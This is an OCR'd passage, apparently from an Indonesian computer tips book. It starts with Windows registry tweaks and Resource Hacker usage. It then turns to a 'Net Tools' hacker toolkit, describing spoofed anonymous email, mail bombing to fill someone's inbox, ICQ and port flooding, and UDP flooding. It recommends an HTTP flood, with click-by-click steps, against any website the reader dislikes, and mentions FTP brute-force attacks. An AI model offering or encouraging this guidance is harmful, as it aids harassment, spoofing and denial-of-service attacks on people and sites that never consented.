


2. Masuk ke dalam folder **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies**. Kemudian buat key baru dengan nama **WinOldApp**. Caranya, klik tombol mouse kanan, lalu pilih menu **New > Key**.


3. Dari dalam folder winoldapp yang baru Anda buat tadi, klik kanan lalu pilih menu **New > String Value**.



4. Setelah itu, ketik **Disabled** untuk mengunci akses ke ms-dos prompt, dan **NoRealMode** untuk mengunci akses ke single-mode ms-dos.



5. Setelah kedua string selesai dibuat, klik tombol mouse kanan tepat di atas string Disabled/NoRealMode, lalu pilih menu Modify. Kemudian, ketikkan angka **1** sebagai nilainya.



Catatan: jika Anda ingin mengembalikan nilai kedua buah string tadi seperti kondisi semula, Anda cukup mengganti nilai 1 menjadi 0 atau hapus key winoldapp.

Mematikan Fungsi Klik Kanan

Adakalanya Anda ingin mengunci program windows explorer agar orang lain tidak bisa melihat (mem-browse) semua isi harddisk. Tapi ketika Anda sudah menguncinya, ternyata mereka masih bisa menjalankan program itu dengan cara mengklik tombol mouse kanan tepat di atas tombol **Start**. Untuk mengatasi masalah Ini, langkahnya sebagai berikut:

1. Jalankan **Regedit**.
2. Masuk ke folder **HKCR\Folder\Shell**.
3. Hapus subfolder **Explore** dan **Open**.

Mengganti ProductKey dan RegistereOwner Windows

Jika ingin mengganti productkey & registereowner windows Anda dengan nama Anda sendiri, maka caranya sebagai berikut:

1. Jalankan **Regedit**.
2. Masuk ke folder **HKLM\Software\Microsoft\windows\current Version**.
3. Arahkan pandangan Anda ke string (jendela regedit sebelah kanan), kemudian klik kanan **RegisteredOwner**.
4. Pilih **Modify** lalu ketik nama Anda.

Buat Logo OEM dan Teks Support Information di Windows

Jika Anda sering mengutak-atik PC, Anda pasti sering menginstal windows. Nah, jika ada kolega yang meminta Anda untuk menginstal windows mereka, Anda bisa memajang foto Anda dan alamat kantor di windows mereka. Caranya sebagai berikut:

1. Langkah awal, persiapkan dahulu foto Anda yang paling menarik. Anda bisa mengubah resolusinya menjadi 180x114 pixels agar proporsional dengan windows OEM, dan ubah ekstensinya menjadi ***BMP**. Kemudian simpan foto tersebut dalam direktori **C:\Windows\System**.

2. Jalankan program NotePad. Setelah itu buka dan edit isi file **OEMINFO.INI** yang terdapat pada folder **C:\Windows\System** Anda.

3. Ketikkan teks yang Anda kehendaki. Lihat kodenya seperti gambar di bawah ini.

4. Untuk melihat perubahan yang sudah Anda lakukan, klik kanan ikon **My Computer** lalu pilih **Properties**.

Catatan: jika Anda menggunakan windows XP, ganti nama folder pada poin 2 menjadi C:\Windows\System32.

Menghapus Daftar Program dari Add/Remove Programs

Selama bekerja di windows, Anda pasti sudah biasa menghapus (*uninstall*) program-program aplikasi yang sudah tidak Anda perlukan lagi dari dalam sistem. Namun, ketika program itu dihapus, ternyata nama programnya masih saja muncul di dalam daftar **Add/Remove Programs**. Untuk mengatasinya, lakukan langkah-langkah berikut:

1. Jalankan Regedit. Kemudian masuklah ke dalam folder **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall**.
2. Jika Anda sudah melihat nama-nama programs sebelumnya yang sudah Anda install di dalam folder Uninstall, carilah nama program yang ingin Anda hapus, kemudian klik tombol mouse kanan lalu pilih **Delete**.
3. **Restart** komputer Anda.

Menghapus Recycle Bin dari Desktop

Di windows, salah satu program yang tidak bisa dihapus dari desktop adalah keranjang sampah (*Recycle Bin*). Tapi jika Anda memang benar-benar ingin menghapusnya, caranya sebagai berikut:

1. Jalankan Regedit. Kemudian masuk ke dalam folder **HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Dekstop\NameSpace**.
2. Klik kanan di atas key **{645FF040-5081-101B-9F08-00AA002F954E}** lalu pilih **Delete**.

Mematikan Bunyi Beep

Bunyi beep yang keluar dari komputer secara tiba-tiba terkadang bisa membuat kita kaget. Oleh karena itu, daripada merasa terganggu, ada baiknya kita menonaktifkan bunyi beep dengan langkah sebagai berikut:

1. Jalankan Regedit lalu masuklah ke dalam folder **HKCU\ControlPanel\Sound**.
2. Kemudian pada key beep, ganti nilai string-nya menjadi **No**.
3. Restart komputer Anda sekali lagi.

Menonaktifkan Bunyi F3

Ketika Anda menjalankan program windows explorer atau internet explorer, Anda dimungkinkan untuk melakukan pencarian (search) dengan cara menekan tombol F3. Tapi jika Anda mau, Anda bisa saja menonaktifkan fungsi penekanan tombol ini agar tidak berfungsi lagi. Langkahnya sebagai berikut:

1. Jalankan **Regedit**, lalu masuklah ke dalam folder **HKCU\Software\Policies\Microsoft\InternetExplorer\Restrictions**.

2. Kemudian dari dalam folder Restrictions, buatlah string baru dengan nama NoFindFiles lalu isikan angka **1** sebagai nilainya.

Modifikasi Program dengan Resource Hacker


Aplikasi ini adalah sebuah freeware utility untuk view, modify, add, rename and delete resources in win 32 executables, dan resource files. Program ini dimungkinkan untuk membongkar semua sumber berbagai jenis file, khususnya file-file executable yang ditulis dalam format win 32 bit. Setelah dibongkar, Anda bisa melihat isinya, melakukan perubahan, menghapus atau menambahkan resources baru ke dalam file-file tersebut tanpa merusaknya. Instal aplikasi ini. (Untuk mendapatkan filenya, silakan email penulis: **adelphia.andrea@yahoo.com**.)


Pengoperasian

Untuk memodifikasi aplikasi, lakukan dengan langkah berikut:

- Jalankan aplikasi **Resource Hacker**.
- Kemudian klik menu **File** > **Open**, atau bisa juga dengan cara menekan tombol **Ctrl+O** untuk memilih salah satu file executable untuk memilih file yang berekstensi exe, dll, ocx, cpl, scr atau file binary dalam format **RES**.

- Kemudian setelah selesai memilih file, maka persis di bawah file akan tampak beberapa folder yang berisi modul atau objek program yang telah Anda load tadi. Untuk memulai proses modifikasi, kliklah salah satu dari folder tersebut.







Mengubah Logo Program

Sebagi contoh di sini penulis akan mengubah logo aplikasi mIrc dengan foto penulis. Caranya sebagai berikut:


1. Load filemIrc dengan resources hacker.
2. Klik kanan salah satu menu atau field yang akan diubah sesuka Anda > Edit Control.



3. Di sini penulis mengubah Caption, lalu klik **OK**.




4. Jika berhasil klik tombol **Compile Script**, maka akan seperti gambar di bawah ini.



5. Lalu klik **Save File As**. Kemudian simpan di desktop sebagai contoh, dan pada tipe file pilih **all files** kemudian berikan nama file dengan ekstensi ***exe**.

6. Sekarang pindahkan file irc2.exe tadi ke direktori instalasi mirc. Misalnya C:\Program Files\mIrc. Klik **Continue** jika muncul jendela peringatan.



7. Jalankan aplikasi mIrc dan lihat hasilnya pada kotak dialog awal.

Net Tools, AlatHacker Serbaguna


Untuk Anda yang ingin berkecimpung di dunia hacker, cracker, phreaker, atau siapa pun mereka yang dicap sebagai "*penjahat cyber*", tool adalah sesuatu yang memiliki peran penting. Selain penting, mereka juga menganggapnya sebagai senjata yang bernilai tinggi. Salah satunya adalah net tools yang dinilai sangat serbaguna karena bersifat *up to date*. Anda bisa mencari aplikasi di Internet atau menghubungi penulis melalui email.

Fungsi dari Masing-Masing Net Tools

Setelah Anda instal, secara umum jumlah keseluruhan dari aplikasi yang ada di dalamnya adalah sebanyak 32 buah. Adapun daftar urutan selengkapnya akan dibahas berikut ini.


Anonymous Mail Session

Fungsi utama dari email ini adalah untuk mengirim email tanpa identitas atau yang lebih marak dikenal sebagai email kaleng. Kenapa disebut email kaleng? Karena Anda dimungkinkan memanipulasi identitas Anda yang sebenarnya, misalnya seperti nama, alamat email, dan SMTP. Dalam hal ini, Anda cukup memasukkan sembarang nama dan alamat email Anda ke dalam fields sender's name dan sendre'rs email address. Kemudian pada field Receivers Name dan receivers email name address, isikan alamat email dan alamat email orang yang akan menerima email Anda. Setelah itu, tentukan salah satu host SMTP yang akan Anda gunakan sebagai pengirim e-mail. Jika surat telah diketik, klik **Send**.



Mail Bombing Session

Fungsi tool ini hampir sama dengan fungsi tools yang telah dijelaskan sebelumnya (anonymous mail session). Perbedaannya hanya sedikit saja, yaitu Anda dimungkinkan untuk mengirim email sebanyak-banyaknya hanya dengan sekali klik. Itulah sebabnya kenapa aplikasi ini dinamakan mail bomb. Tujuannya untuk menyesakkan mailbox orang lain agar menjadi penuh. Jika mailbox sudah penuh, maka orang tersebut akan kesulitan untuk membuka emailnya sendiri.




ICQ Flooding Session

Fungsi tool ini tidak ada bedanya dengan fungsi tool yang dibahas sebelumnya (mail bombing session). Tujuannya untuk membuat ICQ orang lain kebanjiran pesan.

Ping Session

Ping adalah singkatan dari **Packet Internet Groper**, yaitu sebuah tool yang berfungsi untuk memeriksa kualitas koneksi data antara dua buah host yang saling berhubungan. Ping merupakan aplikasi standar TCP/IP.




Port Flooding Session

Dengan tool ini, Anda dimungkinkan untuk mem-flood salah satu port (servis) yang sedang aktif di komputer orang lain, dengan cara mengirim bit data (packet) sebanyak mungkin.

Port Scanning Session

Fungsi tool ini adalah untuk melacak (probing) servis-servis apa saja yang tersedia di server target. Jika sudah diketahui maka proses hacking akan menjadi jelas dan terarah.




Extreme Flood Session

Ini adalah sebuah tool yang berfungsi untuk mem-flood (membanjiri) protocol UDP (user datagram protocol). UDP adalah semacam TCP yang melakukan paket data kurang dari 1500 karakter dan berlaku pada lapis transport. Menurut penulis, efek yang dihasilkan dari tool ini jauh lebih dahsyat daripada ping flooder.

HTTP Flood Session


Apabila suatu saat nanti Anda menemukan salah satu situs (homepage) yang tidak Anda sukai, dan kemudian Anda ingin mengusiknya, maka

tidak ada salahnya Anda mencoba tool yang satu ini. Secara teknis, tool ini memang direkomendasikan untuk melakukan hal itu. Selain praktis, cara menggunakannya pun cukup mudah. Anda cukup memasukkan alamat IP beserta nomor port http-nya. Kemudian isikan koneksi sebanyak yang Anda inginkan ke dalam field connections, lalu akhiri dengan mengklik tombol Start.




IP Sniffer Session

Secara teknis, fungsi tool ini sebenarnya hampir sama dengan fungsi tool yang telah dijelaskan sebelumnya, yaitu untuk melacak servis di komputer orang lain. Selain itu, cara pengoperasiannya pun bisa dikatakan sama.




Winsock Scanner

Winsock adalah singkatan dari **windows socket**. Yaitu sebuah program tambahan agar sistem operasi windows dapat tersambung ke jaringan berprotokol TCP/IP. Dengan tool ini, Anda dimungkinkan untuk mendeteksinya. Caranya, masukkan alamat IP komputer jauh (remote) yang akan di-scanning, kemudian klik tombol **Start**.




Internet Activity

Jika Anda adalah orang yang sangat berhati-hati ketika terhubung ke internet, maka sebaiknya Anda memanfaatkan tool yang satu ini. Dijamin Anda pasti akan selalu merasa aman (secure). Ada beberapa hal penting yang diberikan tool ini untuk Anda, yaitu ketika Anda terhubung ke internet, Anda bisa dengan mudah memantau aktivitas semua kegiatan yang ada di komputer Anda. Apakah ada orang lain (intruder) yang berusaha masuk ke dalam atau tidak? Kemudian, jika komputer Anda berfungsi sebagai server, Anda bisa dengan mudah melihat semua alamat IP (internet protocol) yang telah masuk ke dalam komputer Anda.



TCP Table Session

Tool ini hampir sama dengan tool yang dijelaskan pada poin sebelumnya (internet activity). Fungsinya untuk menginformasikan seluruh alamat IP yang masuk ke dalam komputer kita, termasuk informasi nomor port (servis) yang sedang aktif di komputer kita.



Add Bytes Session


Jika Anda ingin memperbesar ukuran byte sebuah file tanpa merusaknya, maka Anda bisa menggunakan tool ini.

Website Scanner Session

Fungsi tool ini untuk memeriksa situs (website). Jika proses scanning telah selesai dilakukan dan berhasil, maka akan ada beberapa informasi penting yang diberikan kepada kita.


Encryption Session

Ini adalah sebuah tool yang berfungsi untuk menyandikan (meng-enskripsi) data atau informasi agar tidak bisa dibaca oleh orang lain yang tidak berhak. Selain berfungsi untuk mengenskripsi (encryption), tool ini juga berfungsi untuk mendeskripsi (descryption), kebalikan dari encryption.




Webpage Scanner Session

Fungsi tool ini untuk memeriksa karakteristik sebuah halaman web. Adapun bentuk informasi yang bisa diperoleh dari hasil pemeriksaan tersebut bisa Anda lihat pada gambar di bawah ini.




Subnet Scanner Session

Kegunaan tool ini untuk mendeteksi pemakaian pengenal jaringan tunggal (single network identifier) di dalam multi jaringan. Secara teknis, subnet merupakan bagian dari TCP/IP. Adapun bentuk informasi dari bentuk pendeteksian tersebut, bisa Anda lihat pada contoh di bawah ini.




Open FTP Scanner Session

Kegunaan tool ini untuk mengintai host yang sedang menjalankan servis FTP (FTP Server). Selain itu, Anda juga dimungkinkan untuk melakukan brute force attack.



